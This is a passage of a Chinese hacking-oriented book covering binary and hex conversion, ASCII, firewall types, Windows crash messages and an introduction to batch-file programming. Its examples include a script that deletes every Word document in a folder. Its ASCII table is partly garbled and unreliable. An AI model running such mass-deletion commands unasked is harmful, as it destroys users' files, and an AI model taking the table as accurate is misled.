免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

十进制系统	二进制数字系统	十六进制数字系统
0	0000	0
1	0001	1
2	0010	2
3	0011	3
4	0100	4
5	0101	5
6	0110	6
7	0111	7
8	1000	8
9	1001	9
10	1010	A
11	1011	B
12	1100	C
13	1101	D
14	1110	E
15	1111	F

十进制转换为二进制

要将十进制系统中的数字转换到二进制系统，不断地将十进制数除到结果为 0。在除以 2 的过程中，如果余数是 1，那么相应的二进制位数就是 1；如果余数是 0，那么二进制位数就是 0。

为了更好地理解上述概念，让我们来看下面的例子，

将 15 从十进制系统转换到二进制系统

15/2=7 余数=1---------->1

7/2=3 余数=1---------->1

3/2=1 余数=1---------->1

1/2=0 余数=1---------->1

所以，15 的二进制形式是 1111

将 252 从十进制系统转换到二进制系统

252/2=126 余数=0---------->0

126/2=63 余数=0---------->0

63/2=31 余数=1---------->1

31/2=15 余数=1---------->1

15/2=7 余数=1---------->1

7/2=3 余数=1---------->1

3/2=1 余数=1---------->1

1/2=0 余数=1---------->1

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

因此，252 的二进制形式为 111 111 00

你看，这多么的简单。你只要记住，从下往上取余数就可以了。如果不照此做，那么 252 的二进制形式会变成 00 111 111，而不是 111 111 00。

实践题目

将下列转换成二进制：

（a）47（答案 10 11 11）

（b）35（答案 10 00 11）

（c）22（答案 10 11 0）

二进制转换成十进制

二进制数的十进制值等于十进制所有位数乘以二的和。那么，

11 00 1=$1*2^4+1*2^3+0*2^2+0*2^1+1*2^0$

（二进制）=16+8+1

=25

实践题目

将下列二进制转换成十进制：

a）110 110　　（答案 54）

b）111 111 00　（答案 252）

c）11 00 11 01　（答案 205）

将十进制小数转换为二进制不属于本书的讨论范围，其在黑客活动中也没有用处。

十六进制系统

十六进制数字系统是一个基数为 16 的数字系统，由 16 个不同的数字所组成，它们是 0, 1, 2, 3, 4, 5, 6, …9, A, B, C, D, …F。它们是 4 位的数字为一个元祖。

十六进制转换为二进制、转换为十进制

将十六进制等价于十进制的最好方法是先将其转换成二进制形式，再将二进制形式转换成十进制。将十六进制数字转换成二进制。

例如：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

9AF　9=1001（二进制）
A=1010（二进制）
F=1111（二进制）
C5E2　C=1100（二进制）
5=0101（二进制）
E=1110（二进制）
2=0010（二进制）

以上是转换过程的第一步，而且常常需要查数字系统转换表。真正的低效率要避免。还有另一种容易的方法。如下面的例子：

$1AC=1*16^2+10*16^1+12*16^0$

=428

将二进制数转换成十六进制，将上述步骤反过来做就行了。

ASCII 码

要在计算机中输入输出信息，我们需要数字、字母和符号。早先，所有制造商使用不同的编码，非常不方便使用而且容易引起混淆。最终，整个业界开始制订输入/输出（I\O）交换码的统一标准，就是现在众所周知的美国标准信息交换码，简称为 ASCII 码。

ASCII 码是一种 8 位编码，只有 0 和 1 组成。8 位 ASCII 码可以分解成更小的 4 位一组。8 位 ASCII 码的明文值对英语 ASCII 码表 4 位一组值的交叉处。例如，

	0010	0011	0100	0101	0110	0111
0000	SP	0	@	P		p
0001	!	1	A	Q	a	q
0010	"	2	B	R	b	r
0011	#	3	C	S	c	s
0100	$	4	D	T	d	t
0101	%	5	E	U	e	u
0110	&	6	F	V	f	v
0111	'	7	G	W	g	w
1000	(	8	H	X	h	x
1001	)	9	I	Y	i	y
1010	*	:	J	Z	j	z
1011	+	;	K		k	
1100	,		L		l	
1101	-	=	M		m	
1110	.	N			n	
1111	/	?	O		o	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

例如，

0100 0001---------->A

0110 0001---------->a

防火墙

防火墙是一种保护网络免受因特网干扰的东西。这个概念派生自车辆当中使用的防火墙，车辆上的防火墙是一道用防火材料制成的隔离物，在遇到火灾时能保护车辆不受损。不管怎样，防火墙最恰当的描述是，软件、硬件或者软硬件结合的过滤器，在因特网上只允许被选择的数据包通过，到达你的私人内部网络。防火墙是一个系统或者一系列系统，在可信网络（即内部私人网络）中起到防卫作用，跟不可信网络（即因特网）隔离。为了理解防火墙的工作过程，首先我们需要了解数据是怎样在因特网上进行传输的。

※以下是一段关于TCP/IP协议短小并不完全的、非常不正式的描述，目的是为了给出整个数据传送过程的简要概念，以便每个人都能理解防火墙的概念。

TCP/IP协议族是用来规定在因特网或者内部网上成功传送数据的标准。TCP/IP协议族是一系列互相关联和相辅相成的协议集合，为数据在网络上传输制定了一套规则。协议可以定义为是传输数据时遵守的语言或者标准。让我来简要地阐明一下，在TCP/IP协议族各个组成部分的规定下，数据是怎样在网络上传播的。当用户建立起某个因特网应用时，诸如电子邮件客户端或者FTP客户端，整个数据传送过程开始。用户在其客户端输入一封电子邮件，这样就准备好了待传送的数据。电子邮件客户端可以说是TCP/IP协议栈的应用层的一部分。现在，应用层（即电子邮件客户端）提供数据（即电子邮件本身），准备传送到“传输控制协议”（TCP），该协议构成了TCP/IP的“传输层”。TCP破译数据，即把电子邮件分解成小块，称之为数据包，然后交给“因特网协议”（IP），即看不见的网络层。“因特网协议”给每个数据包都加上各种信息，以确保每个数据包都知道要达到哪个计算机的哪个端口，或者将会遇到哪个应用程序从哪里来的。一个带有寻址信息的IP数据包包含以下内容：

1. 包含源和目的地址信息的头部，协议所使用的有效时间信息。还有一个头部校验和；
2. 包含要传送数据的剩余部分。

你不需要明白所有的细节部分，只要记住TCP将数据分成更小的数据包，IP给数据包加上源和目的地址信息。当数据到达另一个服务器，IP再次将数据包传给TCP，TCP将数据包重新组合。端口号也是确保数据包能知道自己需要到达哪个应用。故我们基本上可以这样说，网络上成功传送数据要靠源和地址IP，还有端口。

防火墙也跟TCP/IP协议一样，靠源和目的IP，还有端口来控制数据包在不可信网络和可信网络中传输。防火墙分为3种：

1. 报文过滤防火墙；
2. 应用代理服务器防火墙；
3. 数据包检查防火墙。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

报文过滤防火墙

这是最早的和最严格的防火墙，现在已经很难找到了。它们是基于硬件的，即基于路由器的。每当报文过滤防火墙接收到数据包通过请求，它根据预先规定的进入控制规则表，比较其头部信息，即源和目的 IP 地址和端口号。如果头部信息匹配，则允许数据包通过，反之丢掉数据包或终止之。它们不流行的原因是因为它们只允许再不可信系统和可信私人系统之间的直接连接。

为了理解这种防火墙，让我们以你办公室里坐着的秘书为例。秘书只允许预约过的人通过，但如果你向她保证其老板确实想见你，那么她也会让你通过。这种防火墙可以用技术手段来愚弄，比如被伪造的 IP 地址所欺骗，做法是改变源 IP，这样防火墙就以为数据包是从预先列表中允许通过的信任系统中传过来的。

应用代理服务器防火墙

人们注意到上述报文过滤防火墙的缺陷，并用 DARPA 开发了新类型的防火墙。人们都觉得早期类型的防火墙不十分安全，主要是因为它们允许不可信系统直接连接可信系统。随着代理服务器用作防火墙开始，这个问题得到了解决。用作防火墙的代理服务器称之为应用代理服务器。

这种代理服务器防火墙检查数据包是属于何种应用或者服务（根据运行在端口上的程序），如果这个特定服务是可用的，只有在这种情况下，数据包才被允许通过；如果服务是不可用的，那么数据包就被防火墙丢弃或扔掉。一旦完成，防火墙提取数据并将其递送到合适的服务。在不可信系统和可信系统之间没有直接连接，不可信系统中传来的原始数据被防火墙扔掉，防火墙自己重新递送数据。

让我们再次用秘书的例子来说明。如果你在办公室，这个秘书将把赠品或者其他物品给你，它不允许访客递送物品，但它会亲自将物品递送给你。虽然会有点慢，但是更加安全，因为其不允许不可信网络跟可信网络的任何连接。

如果你运行的是个孤立系统，那么最好建议你安装个人版的防火墙，比如 ZoneAlarm。关于这个主题和开放端口，想要了解更多的信息，请阅读以下教材：

http:\\www.hackingmobilephones.com

数据包检查防火墙

这种防火墙也以报文过滤防火墙的衍生版本著称。它不仅校验源和目标 IP 和端口，在让其通过之前还考虑和校验数据内容。这种防火墙校验等待通过的数据有两种方法：“状态”和“会话”。

在状态校验中，只有当有匹配的外部请求时，到来的数据包才允许被通过。就是说，只有当可信服务器有数据包请求并发送过邀请的条件下，到来的数据包才允许被通过。在

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

会话过滤中，并不对到来的数据进行校验，但跟踪网络活动，只要可信系统结束会话，后来系统中再到来的有关该会话的数据包一律不准通过。这种方法在一定程度上保护免受被伪造的 IP 地址所欺骗。

这种防火墙也可以预先配置，当受到攻击时，其行为就根据预先设定的规则进行动作，或者还可以被配置为脱离连接因特网。

※ 你会碰到在各种各样系统中的许多防火墙，但自始至终一个基本的防火墙建立和配置有以下两种方法：

1. 双宿主机网关；
2. 屏蔽子网（即非军事区 DMZ）。

在双宿主机网关形式的防火墙中，一个防火墙有两个连接，一个是可信网络，另一个是不可信网络。在屏蔽子网（DMZ）形式的防火墙中，有两个防火墙，每个防火墙均有两个连接，但它们之间有一点小小的区别。在 DMZ 配置中，两个防火墙中的其中一个有两个连接，一端连到不可信网络，另一端连到主机系统，即电子邮件服务器或者 FTP 服务器等等。这些主机系统可以在不可信网络中被访问到。这些主机系统通过另一个防火墙连接到内部私有可信系统。这样，在不可信网络和可信内部网络中就不存在直接联系。位于两个防火墙之间的区域就被称作为非军事区。

在双宿主机网关形式的防火墙中，不可信网络通过防火墙连接到主机系统（即电子邮件和 FTP 服务器等等），这些主机系统连接到内部私有可信网络。DMZ 配置的基本结构表明其实是一个更安全的系统：如果攻击者通过了第一个防火墙到达主机系统，内部网络还有另一个防火墙保护着。

防火墙是否给我的网络提供了足够安全的措施？

答案当然是否定的。没有任何，包括防火墙在内的东西，能够达到或确保所有的安全性问题。对，它确确实实保护了可信网络，将其隔离于不可信网络之外，但它们肯定不能满足你对安全性能的所有需求。我们需要保护自己的系统以保障公司数据的安全性。闯入网络最常用的手段是暴力破解密码和社会工程学。防火墙不能阻止这样的事情发生。

攻击者偷盗或破坏公司数据还有别的办法。比较常见发生的有“窃听电话”和使用间谍装置。即使防火墙为网络提供了尽可能大范围的安全措施，但其仍然无法保护公司数据免遭病毒和木马的侵害。虽然一些防火墙提供扫描所有下载的功能，但也无法应对新的 HTML、Java 和其他病毒支持的增长，防火墙检测所有的病毒变得越来越困难。不管怎样，防火墙不给网络提供物理保护措施，更没有应对火灾、龙卷风等等的保护。还有另一个缺陷就是，如果攻击者通过防火墙的允许闯入可信系统，那么他就可以轻而易举地获取你网络中的数据，因为防火墙认为他是真正位于可信一方的。

Windows 潜错误信息

你们那些 Windows 用户可能对于 Windows 时不时弹出的蓝屏错误信息非常熟悉。常见的有非法操作错误、异常错误和内核错误。这些常见错误的问题是：对于是什么引起错误发生？为什么应用程序或 Windows 操作系统崩溃？它们只给用户提供很少的信息。为了诊

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

断崩溃和错误背后的原因，我们需要明白在难以理解的错误信息的背后 Windows 想要告诉我们的东西。

有很多传闻说安装有 Windows 操作系统的机器平淡无奇，真正的攻击者是用 Linux 或者其他操作系统的……但我不同意上述观点。人们普遍认为 Windows 非常不安全，但 Red Hat 在安全性方面也并不十分强健。在装有 Linux 操作系统的机器上有将近 50 个可以利用的能到达系统根部的通道，这个情况为大众普遍知晓。攻击者在 Windows 操作系统中发现如此多的漏洞和程序缺陷，就是因为 Windows 是全球范围内最普遍使用的操作系统，大量的攻击者闯入 Windows。还有，成批的人进入 Windows 安全体系。支持 Linux 的唯一事实就是它是免费的、开放的资源和良好的性能。因此，我认为用安装 Windows 的机器进行攻击并没有什么不对。是的，Linux 系统的确在各种 shell 中提供了一些好的入侵工具，但 Windows 系统中有很多第三方免费软件能让你做同样的事情。Linux 系统确实让入侵变得简单，但用 Windows 系统进行攻击也并不是什么大错。如果你能明白系统的工作原理，那么请相信我，Windows 是强大的。

许多人看到蓝色出错信息或者死机时会非常恐慌，不知道该怎么办才好，甚至某些人还会打电话给技术支持工程师，说自己的计算机中了病毒。其实，用户没有理由惧怕 Windows 出错信息。反之，它们常常可以被用来诊断问题的关键所在，还可以回答如下的问题，比如：究竟是什么引起了错误发生？错误什么时候发生的？我应该怎么纠正这个错误？

当你在 Windows 操作系统下使用应用软件工作时，遇到的错误主要有三种：异常错误、非法操作错误和内核错误。

异常错误

异常错误象征着 GUI 环境下的 Windows 系统产生了不可预知的错误。一般发生这种错误的原因是由于 Windows 应用程序或者 Windows 操作系统本身的非正常内存存取。例如，大家知道，每个 Windows 应用程序被分配一块特殊的内存。有时在新数据被读写到内存的过程中，内存被分配，应用程序改写程序代码本身，因此程序崩溃。这就导致了显示可怕的死机屏幕。

致命错误

致命错误是所有错误中最隐蔽的一种，其形式如下：

“在 xxxx:xxxxxxxx 位置产生致命异常错误<XX>。”

注意：*<XX>表示从)00～0F 之间处理器异常的实际位置，xxxx:xxxxxxxx 表示代码指针，即错误发生的实际地址。*

每当程序或者应用碰到非法指令、无效数据代码或者无效的权限级别，它就返回某个错误代码，我们称之为“致命错误”。每当产生这样的错误，处理器发送或者返回一个“异常”信息给操作系统。正常情况下，这些异常是可以补救的，按任意键或者 Esc 键就可以

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

恢复系统继续工作。但有时异常是不可恢复的，系统被强行关闭或者重新启动。

避免 Windows 死机屏幕的最好办法是，试着或者永远使用*nix 操作系统。

非法操作错误

只要你说你的程序崩溃，实际上是说产生了非法操作错误。

发生这种错误的原因是由于无效页面错误（IPFs）。非法操作错误的形式如下所示：

“该程序进行了非法操作即将被关闭。如果问题继续存在，请跟程序供应商联系。”

错误信息对话框有两个按钮：“确定”按钮和“详细信息”按钮。点击“详细信息”按钮会弹出信息对话框如下：

“<程序>在位于<地址>的模块<模块名>导致无效页面错误。”

点击“确定”按钮关闭崩溃的应用程序。

当 Windows 应用或程序读或者写到不能分配的内存地址或位置时，这种“无效页面错误”就会发生。这些错误信息也被称作为“内核错误”，两者具有相似性。

“无效页面错误”是最容易诊断的。可以看到，当显示 IPF 错误信息时，也提及了模块名称。这个模块名称为我们提供了有价值的信息，告诉了我们是什么原因引起的错误。消除这种 IPF 错误的最好办法是重新安装错误提示信息里说到的组件或文件。

同时知道错误发生的确切时间，这个信息可以用来追溯问题的确切根源，意味着这场战争也就打赢了一半。打个比方，你正在使用调试扫描软件，一切进行正常，直到你按下了扫描按钮，错误便出现了。这实际上可能不是你的扫描软件的错误，而是扫描驱动程序的错误。

有很多线索可以很方便地指出是什么导致了问题的产生。比如说，如果不止一个应用程序显示某条错误信息，那么可能就不是应用程序本身的错误，而是 Windows 组件的错误。再或，如果当你打开某个特定文件时产生问题，那么可能就只是那个文件的错误。

IPF 特指应用程序打开的某个文件，这个文件或者是太大了，或者就是坏了。

好了，我希望你现在明白了该怎样处理错误信息，不会再将它们跟病毒联系起来。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第十二章　批处理文件编程

批处理文件编程分块
编写你自己的 Sysloy Daemon 程序
编写你自己的批处理文件病毒（atima N_8）

批处理文件编程不是其他，正是 Unix Shell 编程的 Windows 版本。让我们开始来理解一下，当我们输入 DOS 命令时发生了什么。DOS 系统基本上是一个名为 command.com 的文件。就是这个 command.com 文件处理所有你从 DOS 系统提示行中输入的 DOS 命令，比如 COPY、DIR、DEL 等等。这些命令是内置在 command.com 文件里面的，这种内置的命令称作内部命令。DOS 系统也有外部命令，比如 Format、Undelete、Backup 等等。

因此，只要我们输入 DOS 命令，无论内部的或者外部的，对内部命令，command.com 文件直接内部执行命令；对外部命令，则访问外部独立程序执行命令并返回结果。

那么，为什么我需要批处理文件编程？这么说吧，为了完成常规性工作，比如备份重要文件、删除*.tmp、*.bak、*.~之类的临时文件，你需要一遍又一遍地执行一系列命令。批处理文件就是用来一遍又一遍地运行大批量的命令。批处理文件对于 DOS 系统就如同宏对于微软的办公软件，两者都是用来一遍又一遍地自动执行预先定义好的一系列任务。

那么，我应该怎样创建批处理文件？要开始享受使用批处理文件的乐趣，你需要学会创建它们。批处理文件基本上就是含有 DOS 命令的文本文件。因此，写你命令的最好的编辑器应当是“记事本”或者“DOS 系统编辑器（在命令提示行中输入 EDIT 并回车）”。所有你需要记住的是批处理文件必须带有.BAT 或者.bat 的扩展名。执行批处理文件也很简单。举例来说，如果你创建了一个批处理文件，并以 batch.bat 的文件名保存，那么你所需要做的只是执行这个批处理文件，输入：

```
C:\windows>batch.bat
```

那么，当你给出一个批处理文件让 command.com 去执行时，将发生什么事情呢？每当 command.com 遇到批处理文件程序，它就进入批处理状态。在批处理状态下，它从批处理文件中一行一行地读取命令。因此，基本上情况是这样的，command.com 打开批处理文件并读取第一行，然后关闭这个批处理文件。然后执行 command 命令，再次打开批处理文件，从中读取下一行。批处理文件被看成是 DOS 内部命令。

※在创建批处理文件时，你需要牢记：批处理文件的文件名不能与 DOS 命令同名。比如，如果你创建名称为 dir.bat 的批处理文件，然后试着在提示行里执行之，不会产生任何动作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这是因为，当 command.com 遇到一条命令时，它首先检查：

是否内部命令？如果不是，那么 command.com 根据文件名匹配原则，检查其是否.COM、.EXE 或者.BAT 文件？

所有以.COM 或者.EXE 作为扩展名的 DOS 外部命令，DOS 系统都会检查其是否存在批处理程序。

现在，让我们进入你的第一个批处理文件程序。我们首先开始一个简单的批处理文件，可以执行或者装入.EXE 程序。在空白文本文件中输入下面所示的简单的几行字，并以.BAT 扩展名保存它。

```
C:
cd windows
telnet
```

现在，让我们来分析这个代码，第一行告诉 command.com 进入 C:盘，接下来，告诉它改变当前目录到 Windows 目录。最后一行告诉它启动 telnet 客户端。你可能会质疑说文件全名应该是 telnet.exe。对，这很正确，但扩展名.exe 会由 command.com 自动给加上。一般而言，我们不需要改变盘符和目录的路径，因为 Windows 目录就是 DOS 文件夹的默认路径。因此，批处理文件可以只简单地包含以下命令也可以运行。

```
telnet
```

现在，让我们执行这个批处理文件并看下其会显示什么结果。在 DOS 环境下启动 command.com 并输入以下命令执行批处理文件：

```
C:\WINDOWS>batch_file_name
```

比如，输入以下一行命令：

```
C:\WINDOWS>scandisk
```

结果是，扫描磁盘动作开始启动。现在你知道了批处理文件的基本功能，那么就让我们来看下批处理文件命令。

REM 命令

最简单的批处理文件命令是 REM，即注释（Remark）命令。程序员大量使用这条命令来给代码插入解释行，使其变得更可读和容易理解。这条命令忽略在本行输入的任何文本。执行时，位于 REM 后面的任何文本甚至不会在屏幕上显示。一般不在短小又容易读懂的批处理程序中使用注释，但经常在计算机奇客编制执行的大量代码段中使用。因此，如果我们在第一次编制的批处理文件中使用注释命令的话，可以这样：

```
REM This batch file is my first batch program which launches the favourite hacking REM tool; Telnet
telnet
```

要记住的一点是，当使用注释命令时，不要走极端地在一个单一程序中写太多的注释行，因为这将会导致执行批处理文件的时间延长。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

批处理打印工具 ECHO

ECHO 命令的作用跟其他编程语言中的打印命令相同：在屏幕上显示一段文字。它可以用来告诉用户批处理文件当下的操作。毫无疑问，批处理程序在执行过程中会显示所有的命令，但有时它们并不能满足要求，这时最好就插入 ECHO 命令，以显示当前正在执行的操作。举个例子来说，以下是一段删除位于 c:\windows\temp 文件夹下面所有文件的批处理程序，程序中含有很多 ECHO 命令：

```
ECHO This Batch File deletes all unwanted temporary files from your system
ECHO Now we go to the Windows\temp directory.
cd temp
ECHO Deleting unwanted temporary files….
del *.tmp
ECHO Your System is Now Clean
```

现在让我们来看下当执行上述这段批处理代码后将会发生什么。

```
C:\WINDOWS>batch_file_name
C:\WINDOWS>ECHO This batch file deletes all unwanted temporary files from your system
C:\WINDOWS>ECHO Now we go to the Windows\temp directory.
C:\WINDOWS>cd temp
C:\WINDOWS>ECHO Deleting unwanted temporary files
Deleting unwanted temporary files…
C:\WINDOWS>del *.tmp
C:\WINDOWS>ECHO Your System is Now Clean
Your system is now clean
```

上面的描述多么地漫长！问题是 DOS 系统本身就会显示执行过的命令，而且再显示 ECHO 命令的注释行。为了不让 DOS 系统显示正在执行的命令，只需要在批处理文件前的文件开始处输入以下命令：

```
ECHO OFF
```

一旦我们在删除临时文件的批处理程序中添加了上面这行语句，输出结果就变成如下：

```
C:\WINDOWS>ECHO OFF
This batch file deletes all unwanted temporary files from your system.
Now, we go to the Windows\temp directory.
Invalid directory
Deleting unwanted temporary files…
File not found
Your system is clean
```

不过第一行仍然显示了 ECHO OFF 命令。要使得命令不显示但仍然被执行，你可以在命令之前插入@符号。所以，隐藏 ECHO OFF 命令只需要简单地将批处理文件的第一行换

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

成@ECHO OFF。

有时你可能会想在输出屏幕上显示一条空行，你可以简单地输入 ECHO 命令本身，但那不起作用。无论是 ECHO ON 还是 ECHO OFF 命令，ECHO 命令都有返回值。如果你以 ECHO OFF 命令开始你的批处理文件，在后面的行给出 ECHO 命令，那么屏幕上将显示“ECHO is off”。你可以用 ECHO（或者 ECHO.）语句来显示一条空行。只在代码后面空一行也能在输出的时候显示一条空行。

只要输入 ECHO ON 就可以“打开”ECHO 命令。打开 echo 命令后，如果你输入 ECHO，返回“ECHO is on”。

PAUSE 命令：将时间冻结

假定你创建了一个批处理文件，用在执行其他一些任务之前，显示某个文件夹下面的所有文件，即 DIR 命令。或者是在即将删除某个文件夹下的所有文件之前，你需要提供给用户时间来确定或者取消。PAUSE 正如其名，是用来提供脚本操作的时间。考虑以下的情况：

```
REM This batch program deletes *.doc files in the current folder.
REM But it gives the user to react and abort this process.
@ECHO OFF
ECHO WARNING: Going to delete all Microsoft Word documents
ECHO Press CTRL+C to abort or simply press a key to continue.
PAUSE
DEL *.doc
```

现在，当你执行这个批处理程序，会得到如下的输出结果：

```
C:\WINDOWS>a.bat
WARNING: Going to delete all Microsoft Word documents
Press CTRL+C to abort or simply press a key to continue.
Press any key to continue...
```

批处理程序实际上是在询问用户是否继续？并给予用户选择取消操作的选择。按下 Ctrl+C 或者 Ctrl+Break 取消批处理文件程序，Ctrl+C 和 Ctrl+Break 的功能一样

```
^C
Terminate batch job (Y/N)? y
```

之后你将重新进入 DOS 命令提示行。

※假定你将批处理文件保存在 c:\name 路径下面。现在，当你启动 commond.com 命令，默认的路径就是 c:\windows，为了执行在你保存路径下面的批处理程序，你需要改变盘符路径至 c:\name。这很麻烦而且比较浪费时间。一个好办法就是，把所有的批处理程序都保存在同一个文件夹下面，如果你在 AUTOEXEC.BAT 文件中保存了批处理文件的位置路径（假

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

定是 c:\name）你可以从任何位置（甚至是 c:\windows\history）运行保存于任何文件夹（c:\name）下面的批处理文件，这样 DOS 系统知道应该在哪个文件夹中查找批处理程序了。

所以只要在“记事本”中打开 c:\autoexec.bat 文件，在以下行中添加路径说明[c:\name 是你保存着所有批处理文件的文件夹]:

SET PATH=C:\WINDOWS;C:\WINDOWS\COMMAND;C:\name

每次重新启动时自动执行 Autoexec.bat 文件，DOS 系统会知道在哪个文件路径下寻找批处理文件。

参数设置：为批处理程序提供信息

为了使批处理程序真正智能化，你必须能够为其提供参数，参数是附加的有用信息，它能保证批处理程序有效灵活地运行。为了理解参数是如何工作的，请看下面的脚本：

```
@ECHO OFF
ECHO First Parameter is %1
ECHO Second Parameter is %2
ECHO Third Parameter is %3
```

这段脚本看起来似乎是在屏幕上打印输出信息，但%1、%2 等等这些奇怪的符号代表什么？想知道它们的含义，保存上述脚本，进入 DOS 系统，执行这段脚本，给参数赋值如下：

```
C:\windows>batch_file_name abc def ghi
```

这个批处理文件产生以下的结果：

```
C:\windows>batch_file_name abc def ghi
First Parameter is abc
Second Parameter is def
Third Parameter is ghi
```

输出的第一行是由下面的代码行产生：

```
ECHO First Parameter is %1
```

一般当 DOS 系统遇到%1 这样的符号时，它会检查正在执行的批处理程序中的原始命令，并寻找位于批处理文件名称后面的第一个自变量，然后将自变量的值赋给%1。因此，可以这么说，在 ECHO 命令声明中，%1 被第一个变量代替。在上例中，在批处理文件名称后的第一个字是 abc，因此，%1 就被赋予 abc 的值。

%2 符号也同样如出一辙，跟第一个自变量的唯一差别就是，DOS 系统赋予第二个变量 def 的值。我们称所有的%1、%2 这样的符号为可替换参数。实际上，%1 并不是被赋予了第一个变量的值，而事实上是它被第一个变量的值代替了。

如果批处理文件命令中的参数比批处理文件要寻找的参数多，那么多余的部分就会被忽略。例如，当正在执行一个批处理文件程序，我们经过了 4 个变量，但批处理文件程序只要求 3 个参数，那么第 4 个参数就被忽略。

为了理解参数的实际用处，让我们来看一个真实生活当中的例子。下面的脚本要求用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

户输入要删除的文件名和其所在的文件夹。

```
@ECHO OFF
CD\
CD %1
DEL %2
```

在 DOS 提示行中执行这段脚本的方法如下：

```
C:\windows>batch_file_name windows\temp *.tmp
```

